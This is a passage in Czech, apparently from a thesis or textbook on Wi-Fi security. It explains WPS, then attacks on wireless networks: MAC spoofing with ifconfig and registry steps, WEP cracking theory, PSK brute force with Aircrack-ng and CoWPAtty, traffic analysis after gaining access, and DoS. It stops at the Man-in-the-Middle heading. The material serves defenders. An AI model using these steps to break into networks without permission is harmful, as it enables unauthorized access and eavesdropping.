AP a jak ho vybalili z krabice, tak ho i ponechali. Tím v podstatě jakoby otevřeli bránu do své sítě dokořán. Případný narušitel, nemusí mít žádné hlubší znalosti sítí, stačí mu jen se připojit pomocí notebooku nebo jiného zařízení. AP mu přes DHCP přidělí adresu a dotyčný získal přístup do sítě. Pokud by měl chuť si trochu zařádit s vaším zařízením stačí mu zjistit značku zařízení (není vyjímkou, že se některé AP mají jméno výrobce a typ zařízení přímo v od výrobce nastaveném SSID např. G664_wireless) a stáhnout si manuál ze stránky výrobce. V něm se dočtete výrobcem přednastavenou IP adresu, login a heslo. Pomocí těchto údajů, není problém přes webové rozhraní přístupového bodu měnit jeho nastavení. Většinu uživatelů odradila právě složitost nastavování a to i přes webové rozhraní (např. zadávání klíčů WEP či WPA do AP a klienta je pro mnoho nezkušených uživatelů problém). Proto zavedla *Wi-Fi Alliance* volitelný program "*Wi-Fi Protected Setup*^{TM}" (dále jen WPS). Zařízení, které splnilo podmínky tohoto programu je velmi snadno konfigurovatelné na vysokou úroveň zabezpečení. Konfigurace se provádí buď stisknutím "jediného knoflíku" na AP a klientovi nebo zadáním PINu (4 nebo 8 číslic) na přístupovém bodu. V případě "jediného knoflíku" PIN vygeneruje přístupový bod a zobrazího na monitoru v druhém případě je PIN přednastaven v zařízení a dodáván spolu s ním na přiložené kartičce.

V další fázi WPS (ještě v první půli letošního roku) počítá s využitím tokenů nebo bezkontaktních karet pro bezdrátový přenos, na nichž jsou informace potřebné pro konfiguraci zabezpečení uloženy, takže není již třeba zadávat žádné kódy či hesla ručně. Další připravovanou variantou WPS je využití USB paměti flash, jejímž prostřednictvím se manuálně přenesou potřebné informace do všech klientských zařízení v síti. Posledně jmenovaná možnost se zatím jeví jako nejbezpečnější, protože uživatel musí všechna zařízení, která se mají připojit, fyzicky obejít (9).

Nejhorší co může správce sítě potkat je útočník, který se nezastaví jen u zabezpečení Wi-Fi, ale po jejím prolomení bude pokračovat dál s cílem získat kontrolu nad částí sítě nebo dokonce sítí celou. Cesta vede přes aktivní prvky tedy přístupové body, routery nebo servery. Pokud útočník získá heslo správce pro přístup k aktivnímu prvku sítě, získá nad ním plnou kontrolu, může změnit jeho nastavení a přístupová hesla a může se stát, že ani oprávněný

administrator se k nastavení zařízení nedostane. Musí ho ručně resetovat a znovu nastavit v případě přístupového bodu, pokud by se jednalo o server, je situace ještě horší. V nejhorším případě může útočník smazat všechna data a server vyřadit z provozu.

Proto aby správce sítě věděl jak se proti těmto útokům bránit nebo jak je rozpoznat, měl by vědět jaké jsou druhy útoků a znát na jakém principu fungují.

V této kapitole se budem zabývat následujícími typy útoků:

1. MAC spoofing,
2. WEP cracking (rozluštění WEP klíče),
3. PSK cracking (útok hrubou silou, slovníkový útok),
4. Analýza provozu,
5. Denial of Service (DoS),
6. Man-in-the-middle (muž uprostřed).

Potřebné vybavení:

- počítač (nejlépe notebook) vybavený Wi-Fi kartou a anténou,
- software na detekci sítě – Kismet (Linux), Network Stumbler (Windows),
- program na zachytávání a dešifrování provozu – Aircrack, Airsnort (obě platformy),
- volitelně program na injektáž paketů – utilita airplay z balíku Aircrack,
- analyzátor provozu – Ethereal, WireShark, tcp-dump.

Pro prolamování WEP zabezpečení je, podle mého názoru, vhodnější Linux než Windows XP. Většina programů pro tento účel je na Windows portována z Linuxu a nezřídka se při jejich běhu objeví kritická chyba (modrá obrazovka s oznámením o restartu) a několik vteřin poté následuje automatický restart. Konkrétně portovaný aircrack-ng havaroval do několika vteřin po začátku odpolechu provozu na Wi-Fi kartě SMC286W-G Wireless. Karty Intel PRO Wireless 2200abg ani PCMCIA Atheros CM9 se mi s Aircrackem pro Windows rozeběhnout nepodařilo. Pod OS Linux s žádnou z karet nebyl problém.

Důležité při volbě vhodné WiFi karty je především její chipset a možnost přepnutí do *monitor módu.* V normálním módu karta sbírá jen rámce, které jsou přímo pro ni (podle MAC) nebo pro všechny (broadcast MAC FF:FF:FF:FF:FF:FF). V módu *monitor* zachycuje všechny rámce, tedy i ty které jí nepatří (mají jinou cílovou MAC adresu). Tím je umožněn odposlech. Nejvhodnější jsou bezdrátové karty s chipsety Prism a Atheros. Pro Prism pod OS Linux jsou nejvhodnější ovladače hostAP (podporuje i jiné chipsety např. Orinoco). S Atheros spolupracují nejlépe linuxové ovladače MadWifi určené přímo pro ně. V linuxu Ubuntu 6.10 jsou oba ovladače přítomny už v základu, proto není třeba nic instalovat, ale doporučuji upgrade na nejnovější verzi.

Lze použít i linuxové Live CD (systém nabootuje z CD). Jeho výhodou je, že není třeba instalovat linux a máte k dispozici všechny potřebné nástroje. Distribuce obsahující všechny potřebné nástroje jsou Auditor, BackTrack nebo Arudius.

Já jsem použil notebook Acer TravelMate 4102Wlmi s integrovanou Wi-Fi kartou s chipsetem intell PRO Wireless 2200abg a PCMCIA Wi-Fi kartou s chipsetem Atheros CB9 (ovladač MadWifi). Operační systém Ubuntu 6.10 Edgy Eft s programy Aircrack-ng, Kismet a Wireshark.

4.1 MAC spoofing

Jednoduchý útok, kdy útočník vydává svoje síťové zařízení[7] za jiné zařízení nacházející se v síti. To je užitečné u sítí využívají filtraci MAC adres (viz kap. 3.2 Filtrace MAC adres) nebo jako součást složitějších útoků (např. WEP cracking, Man-in-the-middle). Útočník změní MAC adresu svého síťového zařízení aby odpovídala MAC adrese počítače, který má přístup do sítě povolen (jeho MAC adresa se nachází v seznamu povolených adres).

Někoho možná napadne, jak je možné změnit adresu, která je jedinnečně daná výrobcem? Jde to velmi snadno a rychle, MAC adresu má síťové zařízení uloženo ve firmwaru, odkud si ji při startu systém vyzvedne a uloží do registrů

[7] síťová ethernetová nebo bezdrátová Wi-Fi karta

(Windows) nebo do konfiguračních souborů (Linux). Software, který provádí změnu MAC adresy, vyhledá v paměti nebo registru hodnotu aktuální MAC adresy a změní ji na jinou.

4.1.1 Změna MAC v OS Windows 2000 - XP

Nejjednodušším řešením je použít speciální software. Dostatek dodatečných funkcí a jednoduché ovládání obsahuje freeware program *MAC MakeUp* (obrázek č. 12). V horní části vidíte seznam adaptérů na nichž je možné změnit MAC adresu. Do pole "New address" zadáme novou adresu a tlačítkem "Change" ji na vybraném adaptéru změníme. MakeUp zařízení znovu inicializuje a MAC je změněna. Z nadstandartních funkcí program nabízí generování MAC adres od různých výrobců podle databáze programu Ethereal[8]. Podle MAC lze zjistit od kterého výrobce adresa pochází, protože každý má přiřazen blok adres z kterého svým zařízením adresu přiděluje. Administrátor sítě si může ověřit od kterého výrobce pochází vaše MAC a pokud ji vygenerujete skutečně náhodně nenajde k vaší MAC adrese žádného výrobce a bude mu jasné, že vaše MAC je podvrhnutá. V *MakeUp* stačí zvolit některého výrobce z nabídky "Manufacturer" a zbytek adresy doplnit náhodně a je nemožné zjistit, zda je vaše MAC podvrhnuta nebo ne.


Druhou možností je změnit adresu v registru systému.

Postup

1) Spustit příkazový řádek (Start / Spustit .. CMD)
2) Zadat příkaz *ipconfig /all*
3) Zobrazí se aktuální MAC adresa vybraného síťového adaptéru
4) Spustit editor registru (Start / Spustit .. *regedit*)
5) Klíč [HKEY_LOCAL_MACHINE – SYSTEM – CurrentControlSet – Control - Class{4D36E972-E325-11CE-BFC1-08002bE10318}] obsahuje podklíče 0000, 0001, 0002, 0003 a další - podle počtu nainstalovaných síťových adaptérů.

[8] program Ethereal musí být nainstalován, aby byla funkce dostupná.

6) Adaptér, jehož MAC adresu chcete změnit (rozlišit se dají podle MAC, která se zobrazila při výpisu pomocí příkazu *ipconfig* nebo názvu adaptéru u položky “DriverDesc”).
7) Ve vybraném podklíči (např. 0000) je potřeba vytvořit novou textovou hodnotu a pojmenovat ji "networkaddress". Údaj “hodnota” bude nová MAC adresa adaptéru. Zatímco je MAC adresa obvykle zobrazována např. takto "11-22-33-44-55-66", do řádku “hodnota” musí být zadána v tomto tvaru "112233445566"
8) Provést restart počítače
9) Z příkazového řádku (Start / Spustit .. CMD)
10) Pro ověření zda se adresa změnila poslouží opět příkaz *ipconfig /all*



Obrázek č. 12 Mac MakeUp

4.1.2 Změna MAC v OS Linux

Změnu lze provést pomocí příkazu *ifconfig* z konsole systému. Postup je následující:

1) otevřeme konzoli systému a přihlásíme se jako uživatel *root*,
2) zadáme příkaz ifconfig zobrazí se výpis všech síťových zařízení v systému pod položkou HWadr je každého z nich zobrazena jeho

stávající MAC adresa. Vybereme si zařízení jehož adresu chceme změnit.

3) příkazem ifconfig <interface> down zařízení vypneme. Za <interface> doplníme identifikátor rozhraní (např. eth0, eth1, wifi0, atd.).

4) pro změnu adresy zadáme

```
ifconfig <interface> hw ether <NOVA_MAC>
```

například:

```
ifconfig eth0 hw ether 00:11:22:33:44:55
```

Změní MAC adresu zařízení eth0 na 00:11:22:33:44:55.

5) Zadáme příkaz:

```
ifconfig <interface> up
```

6) Zařízení je opět zapnuté. Ověříme následujícím příkazem zda se MAC změnila správně.

```
ifconfig <interface>
```

4.2 WEP cracking

Jak bylo zmíněno v kapitole o zabezpečení WEP je nejstarším šifrováním pro Wi-Fi a v době zavádění byl postačující, ale s postupem času byly objevovány stále nové slabiny a v dnešní době je schopný WEP prolomit i člověk s základními vědomostmi o bezdrátových sítích.

Hlavními nedostatky WEPu jsou:

- malý počet možných inicializačních vektorů (možnost prolomení klíče brutální silou),
- špatně implementovaná ochrana proti změně paketu při přenosu.

4.2.1 Slabá místa v implementaci

WEP používá proudový šifrovací algoritmus RC4 (viz. kap. 3.3.1 RC4). Proudová šifra funguje na principu rozšíření krátkého klíče na pseudo-náhonáhodný klíčovací proud.

Odesilatel zašifruje svým klíčovacím proudem K_{z0} s použitím operátoru

XOR nešifrovaný text T_0 a získá šifrovaný text S_0. Příjemce má k dispozici shodnou kopii klíče K_{z0} - K_{z1}, pomocí něj vygeneruje stejný klíčovací proud jako odesílatel a aplikací operátoru XOR na klíčovací proud a šifrovaný text dostane dešifrovaný text.

Použití tohoto algoritmu dělá proudovou šifru zranitelnou několika útoky. Jestliže útočník invertuje bit v šifrovaném textu, potom po dešifrování, bude tento bit v dešifrovaném textu také invertován. Pokud útočník zachytí odposlechem dvě zprávy šifrované stejným klíčovacím proudem, je možné získat XOR těchto dvou čistých textů. To samé v matematickém vyjádření :

$$K_0 = K_1$$
$$T_o \, xor \, K_0 = S_0$$
$$T_1 \, xor \, K_1 = S_1$$
$$S_0 \, xor \, S_1 = T_o \, xor \, T_1$$

Nezískáme sice čistý text zpráv, ale znalost tohoto XORu nám umožňuje statistickými útoky získat dešifrovaný (čistý) text těchto zpráv. Statistické útoky se stávají stále více učinnými čím více šifrovaných textů používá stejný klíčovací proud. Jakmile se jeden z čistých textů stane známým je jednoduché získat i ostatní.

Obrázek č. 13 WEP rámec (11)

Každé zařízení v bezdrátové síti má podle specifikace definovány 4 klíče (0 až 3). Informace o tom, který z nich je aktuálně používán, je nesena v poli KeyID, které následuje za polem IV (11).

WEP používá ověření, zda nebyl paket modifikován při přenosu část paketu nazývanou *Integrity Check Value* (ICV viz. obrázek č. 13). Aby se zabránilo zašifrování dvou textů stejným klíčovým proudem, rozšíří se tajný sdílený klíč o *inicializační vektor* (IV), poté za předpokladu, že každý paket dostane jiný IV, algoritmus RC4 vrátí jinou hodnotu klíčovacího proudu. IV je součástí paketu. Nicméně obě tyto bezpečnostní opatření jsou implementována špatně a výsledkem je nízká míra zabezpečení. Účelem ICV je rozpoznat, zda

nebyl paket modifikován při přenosu.

ICV (*Integrity Check Value*) pole je implementováno jako *CRC-32 checksum* a je součástí šifrované části paketu. Avšak CRC-32 je lineární. To znamená, že je možné spočítat rozdíly mezi dvěma CRC hodnotami založené na bitových rozdílech zpráv, které jsme zachytili odposlechem. Jinými slovy, invertování jednoho i více bitů zprávy má za následek změnu hodnoty CRC součtu, proto musí být tato hodnota upravena, aby odpovídala modifikovaným datům. Kontrolní součet se k datům přidává, až poté co jsou zašifrována. Hodnota ICV je nešifrovaná. Pokud změníme obsah paketu je možné změnit i hodnotu CRC, aby byl paket platný.

Inicializační vektor (IV) je 24-bitová nešifrovaná část paketu, pseudonáhodně generovaná pro každý paket. Právě ona „pseudonáhodnost" zaručuje, že po vyčerpání všech možných hodnot IV, opakování stejných IV. To znamená, že po určitém čase, se začnou používat stejné klíčovací proudy (proud vznikne rozšířením tajného klíče o IV). Vytížený přístupový bod posílající 1500 bytové pakety rychlostí 11 Mb/s použije všechny IV za 5 hodin provozu. V praxi bude tento čas ještě nižší, protože velká část paketů v síti je menší než 1500 bytů. Tento čas lze zjistit podle následujícího vzorce:

$$T = V * 8 / (r * 106) * 224$$

V ..... velikost paketu v bajtech

r ..... rychlost přenosu

T ..... čas do použití všech možných IV

Přehledné srovnání časů do vyčerpání všech IV u různých rychlostí uvádí tabulka č. 6.

Tabulka č. 6 Čas do vyčerpaní inicializačních vektorů

Rychlost přenosu (MB/s)	2	11	54	108	2	11	54	108
Velikost paketu (MB)	1,50	1,50	1,50	1,50	0,50	0,50	0,50	0,50
Čas do vyčerpání IV (hodiny)	**27,96**	**5,08**	**1,04**	**0,52**	**9,32**	**1,69**	**0,35**	**0,17**

Právě používání opakujících se IV umožňuje získat dva a více zpráv šifrovaných stejným klíčovacím proudem. Například karty firmy Lucent začínají po každém startu inicializačním vektorem 0 a s každým dalším

paketem zvyšují hodnotu IV o jedna. Při použití dvou karet Lucent v jedné síti, které se připojí v zhruba stejném čase, nám poskytuje dostatečný počet kolizních paketů (pakety šifrované stejným klíčovým proudem) pro použití statistického útoku. S použitím většího množství karet od stejného výrobce v jedné síti se množství kolizních paketů ještě zvyšuje.

4.2.2 Získání klíče pasivním odposlechem

První útok vychází přímo z výše uvedených poznatků. Útočník na vhodném místě, kde je dostatečná síla signálu Wi-Fi sítě, může pomocí odpolouchávacího softwaru a bezdrátové karty přepnuté do monitor módů, zachytit datový provoz v této síti. Jakmile se objeví dva pakety používající stejný IV, provede se jejich XOR. Tím získáme XOR dvou nešifrovaných zpráv. Výsledný XOR lze použít pro odvození obsahu těchto zpráv. Přenosy v počítačových sítích fungujících na bázi protokolu IP jsou často předpověditelné a obsahují mnoho nadbytečného provozu. Tento nadbytek nám pomůže vyloučit mnoho možných obsahů námi hledaných zpráv. Například ARP pakety mají danou délku 60 bajtů. Každý IP paket má pevně danou hlavičku (s IP adresou příjemce, odesilatele a dalšími údaji). Známými pravidly o provozu v IP sítích lze statisticky snížit množství možných zpráv. V některých případech je možné i určit přesný obsah dvou zachycených kolizních paketů.

V případě, že je statistická analýza neúspěšná, může útočník čekat na větší množství kolizních paketů se stejného IV. V krátkém čase je možné objevit slušné množsví šifrovaných stejným klíčovacím proudem a úspěšnost statistické analýzy prudce stoupá. Jakmile získáme obsah zprávy šifrované pomocí určitého IV. Dokážeme dešifrovat i další pakety šifrované s použitím stejného IV. Stejný postup opakujeme pro každou hodnotu IV.

Další možností jak zjistit obsah šifrovaných zpráv je, že útočník použije počítač někde v internetu, aby poslal paket (zprávu) z venku k zařízení v bezdrátové síti. Když útočník zachytí šifrovanou verzi tohoto paketu, zná její obsah, proto může paket a všechny ostatní se stejným IV dešifrovat.

4.2.3 Získání klíče injektováním provozu

Co je to injektování? Injektování je vysílání datových paketů (zpráv) do bezdrátové sítě, aniž bychom k ní byli připojeni. Nasledující útok je důsledkem problémů popisovaných v části o slabinách WEPu. Předpokládejme útočníka, který zná přesně čistý text jedné zašifrované zprávy. Díky tomu může útočník zkonstruovat svoji správně zašifrovanou zprávu. Stačí vytvořit novou zprávu, spočítat její CRC-32 a aplikovat přehození bitů podle níže uvedeného vzorce s originální šifrovanou zprávou. Tím nahradíme data původní zprávy našimi vlastními a hlavně známými daty. Vycházíme z následujícího vztahu:

$$RC4(X) \; xor \; X \; xor \; Y = RC4(Y)$$

X ... původní zpráva

Y ... nová zpráva

Takto vytvořený paket je možné poslat do sítě, kde bude přijat jako platný. S malou modifikací předcházejícího postupu lze vytvořit ještě zákeřnější způsob, kdy dokonce bez kompletní znalosti balíčku je možné nahradit vybrané kousky zprávy a znovu nastavit hodnotu CRC součtu. Tím vznikne platná šifrovaná zpráva. Pokud víme alespoň něco o obsahu šifrovaného balíčku, který chceme změnit, můžeme provést cílenou modifikaci a tak například měnit příkazy přenášené telnetem nebo SQL příkazy zasílané databázovému serveru.

4.2.4 Oboustranný útok

Je rozšířením předcházejícího útoku pro dešifrování veškerého provozu. V tomto případě utočník neodhaduje obsah paketu, ale hlavičku paketu. Tato informace je obvykle snadno zjistitelná nebo uhodnutelná, zvláště pokud víme, že je to IP adresa. Má totiž daný tvar. Ozbrojen touto znalostí, útočník změní cílovou adresu na počítač, který má útočník pod kontrolou a připojený na internet tzv. *zombie*. Většina bezdrátových sítí má připojení k internetu. Přístupový bod paket dešifruje a pošle přes svoje internetové připojení na *zombie* počítač útočníka čistý (nešifrovaný) paket. Pro lepší průchodnost paketů od AP k *zombie* počítači je vhodné na odesílaném paketu přenastavit cílový port na některý ze známých a ve firewallech standartně otevřených portů (např. 80). Paket poté projde přes většinu firewallu bez obtíží. *Zombie* počítač

musí na stejném portu naslouchat.

4.2.5 Tabulkový útok

Malé množství možných IV dovoluje útočníkovi vytvořit dešifrovací tabulku. Jakmile se mu podaří zjistit čistý text některého z paketů může pomocí algoritmu RC4 spočítat klíčovací proud generovaný použitým IV. Tento klíč může být použit k dešifrování všech dalších paketů se stejným IV. V průběhu času s využitím vyšle uvedených technik může útočník vybudovat tabulku IV a odpovídajících klíčovacích proudů. K tomu je potřeba okolo 15 GB datového prostoru. Jakmile je tabulka hotová, útočník může dešifrovat všechny pakety v bezdrátové síti. Útočník získá tajný klíč sítě.

4.3 PSK cracking

Jak název napovídá budu se zde věnovat způsobu prolomení Wi-Fi sítě zabezpečené WPA/WPA2 v módu *Pre-Shared-Key* (*PSK*). S nástupem WPA přišli útočníci o možnost využívat slabin bezpečnostního algoritmu, které vyplývaly z jeho špatného návrhu. Kontrola integrity ICV byla nahrazena algoritmem MIC. Ten již neumožňuje změnu zprávy při přenosu. Algoritmus TKIP odstranil nedostatečný počet inicializačních vektorů. Slabé místo spočívá v sdíleném tajném klíči, který znají všechny stanice v síti. Síla zabezpečení sítě spočívá v tomto klíči. Je-li zvolen špatný klíč je zabezpečení prolomitelné a to pomocí útoku „hrubou silou“. Jak zvolit správný klíč nebo heslo pojednává kapitola Politika hesel.

K útoku lze využít program Aircrack-ng nebo CoWPAtty.

CoWPAtty je crackovací program používající útok hrubou silou. To znamená že systematicky zkouší odhalit heslo zkoušením různých hesel. Zjednodušeně řečeno zkouší velmi rychle za sebou různá hesla a pokud narazí na správné heslo je vyhráno. Kvalita softwaru pro brutální útoky se hodnotí v první řadě podle rychlosti jakou dokáží zkoušet hesla. CoWPAtty dokáže vyzkoušet 30-60 hesel za vteřinu a to není příliš mnoho.

V případě, že chceme zjistit u WPA-PSK minimální 8 znakové heslo a budem předpokládat rychlost zkoušení 45 hesel za vteřinu. Je možné za jeden

den vyzkoušet zhruba 3 880 000 slov. Možných kombinací 8 znakového hesla je 208 827 064 576. Poté pokud budeme mít takovou smůlu, že námi hledané heslo bude až to poslední z obrovského počtu všech možných budeme ho hledat více než 53710 dní.

4.4 Analýza provozu

V této fázi známe tajný klíč a můžeme se do sítě připojit. Pokud v síti funguje DHCP server, přidělující IP adresy, stačí se již jen připojit a využívat služeb sítě. My se budeme zabývat situací, kdy DHCP v síti neběží a je nutné zjistit důležité adresy v síti. Jsou to:


- volná IP adresa pro náš počítač,
- brána,
- DNS server.

K analýze provozu je třeba program *Wireshark* nebo *Ethereal* a hlavně znalost TCP/IP adresování. Po připojení k síti je zvolíme *Ethereal* nebo *WireShark* a spustíme zachytávání provozu na bezdrátové kartě. Nezapomeňme zvolit zachytávání v promiskuitním módu (je to jen jiný název pro monitor mód). Uvidíme šifrovaný provoz, který nevypadá, že by se z něj dalo něco vyčíst. Zobrazen je na obrázku č. 14 v programu *Wireshark*. Oba programy (*Wireshark* i *Ethereal*) jsou si velmi podobné. V řádku označeném jako *filter* můžet filtrovat provoz podle určitých pravidel. Podrobný popis je nad rámec tohoto dokumentu, proto podrobnější informace použijte help obou programů. Provoz dekódujeme zadáním filtračního příkazu:

```
wlan.bssid == 00:06:B3:XX:XX:XX
```


Za 00:06:B3:XX:XX:XX doplníme WEP klíč sítě.

Uvidíme dekódovaný provoz jako na obrázku č. 15. v programu *Ethereal*. Jak můžeme vidět z obrázků 14. a 15. , rozhraní obou programů jsou si velmi podobná a pokud se naučíte s jedním nebude vám činit problémy používat i druhý program.



Obrázek č. 14 Šifrovaný datový provoz v programu WireShark

Pokud je v síti používán NAT usnadní to zjištění brány sítě. Brána bývá nečastěji zobrazená IP adresa. Všechen provoz směrem do internetu je přeložen na adresu brány a odeslán do internetu. Většinou bývá brána a servery v síti umístěny v první desítce IP adres nebo v posledních.



Obrázek č. 15 Dešifrovaný datový provoz v programu Ethereal

Pokud síť NAT nepoužívá, doporučuji zkusit první IP v rozsahu (například 172.16.10.1 , 192.168.1.1 nebo 10.1.1.1). Rozsah zjistíte z odposlechnutého provozu. Na obrázku č. 15 je rozsah použit rozsah třídy B (172.16.x.x – 172.32.x.x). Bránu lze najít i přes specifické protokoly. Obvykle bývá na bráně instalován i DNS server, pokud do řádku filter zadáte „dns“

Ethereal nebo *Wireshark* vám zobrazí jen provoz protokolu DNS. Z něj lze vyčíst na jaké IP adrese se server nachází. K témuž se hodí i další protokoly běžící standartně na serveru pro příklad DHCP.

Nemenší problém bývá s nalezením volné ip adresy. Každý správce sítě má v jejich přidělování určitý systém, který se dá rozpoznat ze zachyceného provozu. Je ovšem možné, že všechny nepoužité IP adresy jsou nastaveny na nulovou propustnost. V tomto případě nezbývá nic jiného než použít IP některého z nepřipojených klientů. Při jeho připojení nastane kolize IP adres a provoz této IP adresy bude blokován. Není to proto nejvhodnější řešení.

4.5 Denial of service (DoS)

Je útok, jehož cílem není získat přístup do sítě spravované cílovým zařízením, ale vyřadit toto zařízení z provozu a tím znemožnit uživatelům využívat jeho služby. Útok spočívá v zahlcení cílového zařízení provozem. *DoS* se často používá v kombinaci s *Man-in-the-Midle* útokem.

V bezdrátových sítích je útok namířen proti přístupovému bodu. Zahlcení přístupového bodu může být provedeno, dvěma způsoby. První vyplívá už z podstaty samotné bezdrátové technologie a není možné ho použít v kabelových sítích. Je jím zarušení (tzv. *Jamming*) frekvence přístupového bodu. Do dosahu AP se přidá další zařízení vysílající na stejné frekvenci. Tím se jeho signál stane pro všechny připojená zařízení neslyšitelný nebo nesrozumitelný. Tento způsob je použitelný i v případě, že je síť šifrována a útočník nemá do sítě přístup. Útok probíhá na fyzické vrstvě modelu *TCP/IP*. Podobný, ale zákeřnější, útok spočívá v napadení procedury *CCA*[9] (*Clear Channel Assesment*) zjišťující, zda je volný kanál pro vysílání. Útočník stále vysílá na stejné frekvenci (kanálu) jako AP. Přístupový bod nezačne vysílat, protože procedurou *CCA* detekuje vysílání útočníka.

Obrana proti prvnímu druhu útoku je velmi těžko realizovatelná, protože útok probíhá na fyzické vrstvě modely *TCP/IP*. Pokud ze serveru odpojíte

[9] snižuje množství chyb při přenosu způsobených dvěma zároveň vysílajícími zařízeními

Ethernetový kabel, bude ze sítě nedostupný. Analogicky v bezdrátových sítích, pokud přístupovému bodu zarušíme frekvenci na které vysílá nemá médium a výsledek bude stejný jako u onoho serveru s vytaženým kabelem. Pomůže změna frekvence (kanálu) na které AP vysílá.

Druhý způsob je univerzální. Lze ho využít na různých přenosových technologiích (Ethernet, FrameRelay, Wi-Fi, atd.) využívající protokoly *TCP/IP*. Útočník začne napadenému zařízení posílat velmi rychle mnoho požadavků. Zařízení po určitém čase nápor požadavků nezvládne (naplní se buffer) a přestane odpovídat na všechny další požadavky. U některých starších AP je možné, že dojde k jejich „zatuhnutí“. K tomu lze využít například protokol *ICMP*, *UDP* a další. Tento způsob pracuje na síťové vrstvě modelu *TCP/IP*.

Proti druhému způsobu *DoS*, tedy útoku zahlcení požadavky, implementuje v dnešní době většina výrobců obranné mechanismy. Jejich cílem je zablokovat adresu útočníkova počítače, pokud se o *DoS* pokusí. Jak bylo zmíněno výše lze k aplikaci *DoS* využít téměř jakýkoli požadavek, proto zůstává problémem úroveň rozpoznávání *DoS* útoku. Proto doporučuji zvolit přístupový bod od renomovaného výrobce, který zaručuje vysokou úroveň bezpečnosti. Špičkou v oboru jsou zařízení firmy Cisco.

4.6 Man-in-the-Middle (MITM)

